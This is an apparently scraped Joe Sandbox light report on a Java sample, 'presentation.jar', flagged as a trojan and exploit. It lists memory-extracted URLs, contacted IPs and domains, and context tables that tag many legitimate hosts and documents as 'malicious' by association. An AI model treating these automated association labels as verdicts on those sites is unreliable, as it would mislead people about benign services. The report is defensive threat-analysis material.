84-17-52-78_s-23-32-238-131_ts-1620317361-clienttons-s.akamaihd.net	unknown	unknown	false		high
kqitits7mulnqyeucsyq-pe4433-4b66e3cf2-clientns4-s.akamaihd.net	unknown	unknown	false		high
c.go-mpulse.net	unknown	unknown	false		unknown
dc.oracleinfinity.io	unknown	unknown	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://search.ebay.de/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.mtv.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.rambler.ru/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://https://s2.go-mpulse.net/boomerang/	en[1].htm.9.dr, ~DF317A7A5B5B9 2E024.TMP.8.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://buscar.ya.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.chambersign.org1	java.exe, 00000005.00000002.35 8789480.000000009B25000.00000 004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://repository.swissign.com/0	java.exe, 00000005.00000002.35 8700508.000000009ACC000.00000 004.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sogou.com/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://HTTP://WWW.CHAMBERSIGN.ORG	java.exe, 00000005.00000002.35 8127351.000000000476D000.00000 004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://asp.usatoday.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://consent.trustarc.com/bannermsg?	notice[2].js.9.dr	false		high
http://fr.search.yahoo.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://rover.ebay.com	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.aboutads.info/consumers	get[1].js.9.dr	false		high
http://in.search.yahoo.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://search.ebay.in/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://%s.com	java.exe, 00000005.00000002.37 3821358.0000000016640000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	low
http://msk.afisha.ru/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://https://prefmgr-cookie.truste-svc.net/cookie_js/cookie_iframe.html?parent=https://consent-pref.trust	~DF317A7A5B5B92E024.TMP.8.dr	false		high
http://www.reddit.com/	msapplication.xml4.8.dr	false		high
http://busca.igbusca.com.br/app/static/images/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://watchdog.truste.com/pvr.php?page=complaint	get[1].js.9.dr	false		high
http://policy.camerfirma.com0	java.exe, 00000005.00000002.35 8700508.0000000009ACC000.00000 004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://search.rediff.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://https://static.oracle.com/cdn/cec/v21.2.1.30/_sitesclouddeliver/y/renderer/renderer.js	~DF317A7A5B5B92E024.TMP.8.dr	false		high
http://www.ya.com/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://bugs.webkit.org/show_bug.cgi?id=3810	0D070042D9C67A68E1A4BF804E6E0E 06.cache[1].htm.9.dr	false		high
http://www.etmall.com.tw/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://search.naver.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.google.ru/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://cps.letsencrypt.org0	java.exe, 00000005.00000002.35 8264330.0000000004873000.00000 004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://search.hanafos.com/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.certplus.com/CRL/class2.crl	java.exe, 00000005.00000002.358573143.00000000099F2000.0000004.00000001.sdmp, java.exe, 00000005.00000002.358789480.00000009B25000.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://bugreport.sun.com/bugreport/	java.exe, 00000005.00000002.358510729.00000000099A1000.0000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://search.daum.net/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://java.oracle.com/	java.exe, 00000005.00000002.358523949.00000000099A7000.0000004.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	7za.exe, 00000002.00000003.332933197.00000000026D0000.0000004.00000001.sdmp, java.exe, 00000005.00000002.358444370.000000009957000.00000004.00000001.sdmp, SECURE_VIEWER.RSA.2.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://kr.search.yahoo.com/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://search.about.com/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://ocsp.sectigo.com	java.exe, 00000005.00000002.358523949.00000000099A7000.0000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://busca.igbusca.com.br/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://www.ask.com/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://cps.chambersign.org/cps/chambersroot.html	java.exe, 00000005.00000002.358573143.00000000099F2000.0000004.00000001.sdmp, java.exe, 00000005.00000002.358789480.00000009B25000.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.cjmall.com/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://search.centrum.cz/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high
http://www.certplus.com/CRL/class3P.crl	java.exe, 00000005.00000002.358573143.00000000099F2000.0000004.00000001.sdmp, java.exe, 00000005.00000002.358789480.00000009B25000.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://suche.t-online.de/	java.exe, 00000005.00000002.374547560.0000000016733000.0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.it/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://search.auction.co.kr/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.amazon.de/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://crl.securetrust.com/STCA.crl	java.exe, 00000005.00000002.35 8573143.00000000099F2000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sads.myspace.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://https://consent.trustarc.com/get?name=crossdomain.html&domain=oracle.com	~DF317A7A5B5B92E024.TMP.8.dr	false		high
http://busca.buscapi.com.br/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.letsencrypt.org	java.exe, 00000005.00000002.35 8127351.000000000476D000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.pchome.com.tw/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://https://consent.trustarc.com/log	notice[2].js.9.dr	false		high
http://uk.search.yahoo.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://r3.o.lencr.org	java.exe, 00000005.00000002.35 8273563.000000000487B000.00000 004.00000001.sdmp, java.exe, 0 0000005.00000002.358127351.000 000000476D000.00000004.0000000 1.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ozu.es/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	7za.exe, 00000002.00000003.332 933197.00000000026D0000.000000 04.00000001.sdmp, java.exe, 00 000005.00000002.358444370.0000 000009957000.00000004.00000001 .sdmp, SECURE_VIEWER.RSA.2.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.nifty.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://searchresults.news.com.au/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.google.si/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.google.cz/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.soso.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.univision.com/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://search.ebay.it/	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http://www.amazon.com/	msapplication.xml.8.dr	false		high
http://images.joins.com/ui_c/fvc_joins.ico	java.exe, 00000005.00000002.37 4547560.0000000016733000.00000 002.00000001.sdmp	false		high
http:// https://github.com/requirejs/requirejs/blob/master/LICENSE	require[1].js.9.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.212.50.245	prefmgr-cookie.truste-svc.net	United States		14618	AMAZON-AESUS	false
50.87.249.219	docs.cyberservices.biz	United States		46606	UNIFIEDLAYER-AS-1US	false
13.32.21.15	consent-pref.trustarc.com	United States		7018	ATT-INTERNET4US	false
35.181.18.61	oracle.112.2o7.net	United States		16509	AMAZON-02US	false
99.86.2.60	consent.trustarc.com	United States		16509	AMAZON-02US	false
65.9.66.38	consent-st.trustarc.com	United States		16509	AMAZON-02US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	406076
Start date:	06.05.2021
Start time:	18:08:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	presentation.jar
Cookbook file name:	defaultwindowsfilecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Without Tracing
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winJAR@16/87@19/7
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 4.5% (good quality ratio 4.3%) • Quality average: 79.2% • Quality standard deviation: 29.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .jar

Warnings:	Show All - Excluded IPs from analysis (whitelisted): 40.88.32.150, 92.122.145.220, 104.42.151.234, 88.221.62.148, 104.83.83.17, 104.83.125.175, 92.122.246.223, 92.122.144.36, 88.221.62.65, 104.83.83.83, 130.61.67.95, 13.64.90.137, 95.101.22.216, 95.101.22.194, 23.32.238.131, 23.32.238.155, 20.50.102.62, 152.199.19.161, 2.20.142.210, 2.20.142.209, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129, 23.57.80.111, 20.82.210.154 - TCP Packets have been reduced to 100 - Excluded domains from analysis (whitelisted): a1024.dscg.akamai.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, e11290.dspg.akamaiedge.net, skype-dataprdcoleus15.cloudapp.net, a248.b.akamai.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, ds-www.java.com.edgekey.net, au-bg-shim.trafficmanager.net, ip46.go-mpulse.net.edgekey.net, fs.microsoft.com, e11123.g.akamaiedge.net, e2581.dscx.akamaiedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, wildcard46.akstat.io.edgekey.net, ris.api.iris.microsoft.com, ds-oracle-microsites.edgekey.net, store-images.s-microsoft.com, wildcard46.go-mpulse.net.edgekey.net, blobcollector.events.data.trafficmanager.net, dc.oracleinfinity.io.akadns.net, c.oracleinfinity.io.edgekey.net, cs9.wpc.v0cdn.net, au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, go.microsoft.com, arc.trafficmanager.net, e406.dscx.akamaiedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, e4518.dscx.akamaiedge.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skype-dataprdcolwus17.cloudapp.net, ie9comview.vo.msecnd.net, e870.dscx.akamaiedge.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, ds-www.oracle.com.edgekey.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, e4518.dscapi7.akamaiedge.net, go.microsoft.com.edgekey.net, skype-dataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net - Execution Graph export aborted for target java.exe, PID 6684 because there are no executed function - Report size exceeded maximum capacity and may have missing behavior information. - Report size getting too big, too many NtDeviceIoControlFile calls found. - Report size getting too big, too many NtOpenKeyEx calls found. - Report size getting too big, too many NtProtectVirtualMemory calls found. - Report size getting too big, too many NtQueryValueKey calls found. - Report size getting too big, too many NtSetInformationFile calls found.
-----------	--

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.181.18.61	http://23.129.64.206	Get hash	malicious	Browse	metrics.washingtonpost.com/b/ss/wpniwas-hpostcom/1/H.10-Pdvu-2/s35121958062326?[AQB]&ndh=1&t=2/11/2020%2021%3A42%3A33%203%20480&ns=wpni&pageName=wp%20-%20blog%20-%20secu-rityfix/2008/08/web_fraud_20_distributing_your.html&g=http%3A//voices.washingtonpost.com/s-economyfix/2008/08/web_fraud_20_distributing_your.html&cc=USD&ch=wp%20-%20technology&server=washingtonpost.com&events=event1&v1=wp%20-%20blog%20-%20secu-rityfix/2008/08/web_fraud_20_distributing_your.html&h1=technology%7Cblogs%7Csecurityfix&c2=wp%20-%20technology&v2=wp%20-%20technology&h2=washingtonpost.com%7Ctechnology%7Cblogs%7Csecurityfix&c3=blog&c4=washingtonpost.com&c5=brian%20krebs&v6=wp%20-%20blog%20-%20secu-rityfix/2008/08/web_fraud_20_to-ols.html&c8=Thursday&c9=12%3A30AM&c10=Wednesday&v11=

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Conf	Security
						x&v14=New& v15=First% 20page%20v iew%20or%2 0cookies%2 0not%20sup ported&v16 =1&c17=Fir st%20page% 20view%20o r%20cookie s%20not%20 supported& c18=New&c2 3=technolo gy%7Cblogs %7Csecurit yfix&c25=s ecurityfix &c32=appli cation%20- %20movable %20type&c3 3=anonymou s&c34=News &s=1280x10 24&c=24&j= 1.6&v=Y&k= Y&bw=1280& bh=906&p=S hockwave%2 0Flash%3B& [AQE]

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://technoraga.com/Doc.htm	Get hash	malicious	Browse	transurban.sc.omtrdc.net/b/ss/transurban-website-prd/10/JS-2.20.0-LAUN/s67471978777989?AQB=1&pccr=t rue&vidn=2FD976FD0515F365-60000B8424D9D8C2&ndh=1&pf=1&callback=s_c_il[1].doPostbacks&et=1&t=16%2F10%2F2020%2022%3A24%3A10%201%20480&d.&nsid=0&jsonv=1&.d&ce=UTF-8&ns=transurban&cdp=2&g=http%3A%2F%2Ftechnoraga.com%2FDoc.htm&c.&evt_customPageView=1&new_repeat=New&t_hour=4%3A24%20PM&t_day=Tuesday&p_pi_url=D%3Dg&get_load_time=53&p_pi_pageID=html%3A%2F%2Ftechnoraga.com%2FDoc.htm&p_pi_pageName=Login%20-%20Office365&p_pi_pageURL=http%3A%2F%2Ftechnoraga.com%2FDoc.htm&p_pi_brand=LINKT&p_pi_sysEnv=Desktop&p_pi_delayType=Normal&p_cat_primaryCategory=Login%20-%20Office365%20-%20Manage%20LINKT&version=1.0&vendor_GoogleAnalytic s_account=UA-9250181-37&excCodes=1&.c&cc=AUD&server=technoraga.com&s=1280x1024&c=24&j=1.6&v=Y&k=N&bw=784&bh=554&AQE=1
3.212.50.245	presentation.jar	Get hash	malicious	Browse	
50.87.249.219	presentation.jar	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	presentation.jar	Get hash	malicious	Browse	
	presentation.jar	Get hash	malicious	Browse	
13.32.21.15	presentation.jar	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
consent-st.trustarc.com	presentation.jar	Get hash	malicious	Browse	143.204.209.88
	presentation.jar	Get hash	malicious	Browse	65.9.66.35
	presentation.jar	Get hash	malicious	Browse	65.9.66.110
	presentation.jar	Get hash	malicious	Browse	143.204.98.16
	presentation.jar	Get hash	malicious	Browse	143.204.98.126
	presentation.jar	Get hash	malicious	Browse	13.226.247.46
	presentation.jar	Get hash	malicious	Browse	143.204.20.2.115
	http://www.openair.com	Get hash	malicious	Browse	13.224.93.39
	http://https://online.pubhtml5.com/yjuu/ehxc/	Get hash	malicious	Browse	13.224.102.42
	http://https://go.servicenow.com/LP=9828?elqcampid=28164&cname=EM-eDM-ITAM-SAM-Nurture-20JUL20-AMS&elqTrackId=ccaddb8300774be5bf5454596900c46a&elq=2f40df029a4b4ce0957181eee902ee38&elqaid=37809&elqat=1&elqCampaignId=28164	Get hash	malicious	Browse	143.204.94.22
	http://https://go.servicenow.com/LP=9828?elqcampid=28164&cname=EM-eDM-ITAM-SAM-Nurture-20JUL20-AMS&elqTrackId=6874089d077d486d97b209b7a897287e&elq=2f40df029a4b4ce0957181eee902ee38&elqaid=37809&elqat=1&elqCampaignId=28164	Get hash	malicious	Browse	143.204.94.22
	http://santacruzcounty.us/	Get hash	malicious	Browse	13.224.95.23
	http://https://zoom.us/j/896762422?pwd=N3UvN2pHZURNWXhQYVdlZDN0T0JUQT09	Get hash	malicious	Browse	143.204.89.123
	OPEN.odt	Get hash	malicious	Browse	143.204.89.108
	FBGBU Symphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	13.224.95.123
	FBGBU Symphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	13.224.95.23
	FBGBU Symphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	143.204.94.40
	http://www.realnikerunningshoes.com/nike-free-run-women-women-nike-free-40-v2-c-63_71.html	Get hash	malicious	Browse	13.227.223.29
	http://https://baylor.zoom.us/j/268358425?pwd=MWJjK0hQbU1jbXBhdEhPV05BZ3NDZz09&data=01 01 toby_barnett@baylor.edu 12dc7fbb38a24468ed4f08d80882e94c 22d2fb35256a459bbcf4dc23d42dc0a4 0&sdata=mVw4ogjLNmcHPDOSI9ENKhErFYmq8RdmucjXGYTo2E=&reserved=0	Get hash	malicious	Browse	13.224.95.117
	DART%20-%20Session%20information%20and%20consent%20form_DCE%20bfb.docx	Get hash	malicious	Browse	13.35.43.30
consent-pref.trustarc.com	presentation.jar	Get hash	malicious	Browse	13.32.21.15
	presentation.jar	Get hash	malicious	Browse	13.32.21.47
	presentation.jar	Get hash	malicious	Browse	143.204.98.13
	presentation.jar	Get hash	malicious	Browse	143.204.98.25
	presentation.jar	Get hash	malicious	Browse	52.84.148.45
	presentation.jar	Get hash	malicious	Browse	13.225.93.123
	http://www.openair.com	Get hash	malicious	Browse	13.224.93.99
	http://https://online.pubhtml5.com/yjuu/ehxc/	Get hash	malicious	Browse	13.224.102.38
	http://https://go.servicenow.com/LP=9828?elqcampid=28164&cname=EM-eDM-ITAM-SAM-Nurture-20JUL20-AMS&elqTrackId=ccaddb8300774be5bf5454596900c46a&elq=2f40df029a4b4ce0957181eee902ee38&elqaid=37809&elqat=1&elqCampaignId=28164	Get hash	malicious	Browse	143.204.94.64
	http://https://go.servicenow.com/LP=9828?elqcampid=28164&cname=EM-eDM-ITAM-SAM-Nurture-20JUL20-AMS&elqTrackId=6874089d077d486d97b209b7a897287e&elq=2f40df029a4b4ce0957181eee902ee38&elqaid=37809&elqat=1&elqCampaignId=28164	Get hash	malicious	Browse	143.204.94.116
	http://santacruzcounty.us/	Get hash	malicious	Browse	13.224.95.109
	http://https://zoom.us/j/896762422?pwd=N3UvN2pHZURNWXhQYVdlZDN0T0JUQT09	Get hash	malicious	Browse	143.204.89.129
	OPEN.odt	Get hash	malicious	Browse	143.204.89.115
	FBGBU Symphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	13.224.95.123
	FBGBU Symphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	13.224.95.109
